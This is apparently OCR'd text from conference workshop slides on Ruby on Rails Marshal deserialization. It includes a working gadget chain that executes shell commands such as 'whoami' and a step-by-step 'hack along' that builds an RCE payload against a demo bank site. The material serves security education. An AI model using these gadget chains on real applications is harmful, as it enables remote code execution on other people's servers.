
```
erb = ERB.allocate
erb.instance_variable_set :@src, "%x(whoami);"

depr =
ActiveSupport::Deprecation::DeprecatedInstanceVar
iableProxy.allocate
depr.instance_variable_set :@instance, erb
depr.instance_variable_set :@method, :result
depr.instance_variable_set :@var, "@result"
depr.instance_variable_set :@deprecator,
ActiveSupport::Deprecation.new

payload =
Base64.encode64(Marshal.dump(depr)).gsub("\n",
"")
puts payload
```

Other Ruby Unmarshalling Gadgets

- Recent – Chains 7 classes to achieve execution
  - https://github.com/httpvoid/writeups/blob/main/Ruby-deserialization-gadget-on-rails.md
- Ruby 2.x-3.0.2 Gadget Chain by Elttam and Vakzz (2021)
  - https://devcraft.io/2021/01/07/universal-deserialisation-gadget-for-ruby-2-x-3-x.html
  - https://www.elttam.com/blog/ruby-deserialization/
- MemCacheStore and RedisCacheStore (CVE-2020-8165, 2020)
  - Rails < 5.2.5, <6.0.4
  - https://groups.google.com/g/ruby-security-ann/c/OEWeyjD7NHY?pli=1

Reenactment of a Real World Vulnerability

- The following activity was real.
- The name of the site (and language) have been changed to protect the innocent (and be appropriate for RailsConf).




Hack Along - Target

- Navigate to http://marshalbank.meristeminfosec.com/
- Click on "Register your Online Account"


Hack Along – Developer Tools

- Press F12 or Ctl-Sft-I or Select Developer Tools from the menu.
- Select the "Network" tab.


1



2



3




Hack Along – Complete the Registration

- Fill in random data in each field until you reach the "Code Confirmed" page.


Hack Along – Examine Confirm Request

- On the Network Tab of the Developer tools, find the POST to the URL /confirm




Hack Along – Examine POST Parameters

- On the Network Tab of the Developer tools, find the POST to the URL /confirm




Hack Along – Payload Creation 1

- Go to your Replit (or your local Rails env.) and create a new file.



Hack Along – Payload Creation 2

- Copy the 2022 exploit from https://github.com/httpvoid/writeups/blob/main/Ruby-deserialization-gadget-on-rails.md#latest-rails-remote-code-execution-gadget



Another small requirement was, that constructor of `Sprockets::Context` class also required `metadata` key to

Latest Rails Remote Code Execution Gadget

```
require 'rails/all'
require 'base64'
Gem::SpecFetcher
Gem::Installer

require 'sprockets'
class Gem::Package::TarReader
end
```

Hack Along – Payload Creation 3

- Paste the code into the new buildexploit.rb file.



Hack Along – Payload Creation 4

- In line 17, replace "touch /tmp/pwned.txt" with your payload

```
d1=Gem::Security::Policy.allocate
d1.instance_variable_set(:@name,{ :filename => "/tmp/xyz.txt", :environment
=> d0  , :data => "<%= `touch /tmp/pwned.txt` %>", :metadata => {}})
```


- Use:

```
touch /opt/bankmarshall/public/[yourname]
```

Hack Along – Payload Creation 5

- In the shell tab, run

```
bundle exec ruby buildexploit.rb
```




Hack Along – Payload Creation 6

- We don't want the newlines inserted by puts.
- Paste the payload into a text editor and remove them.

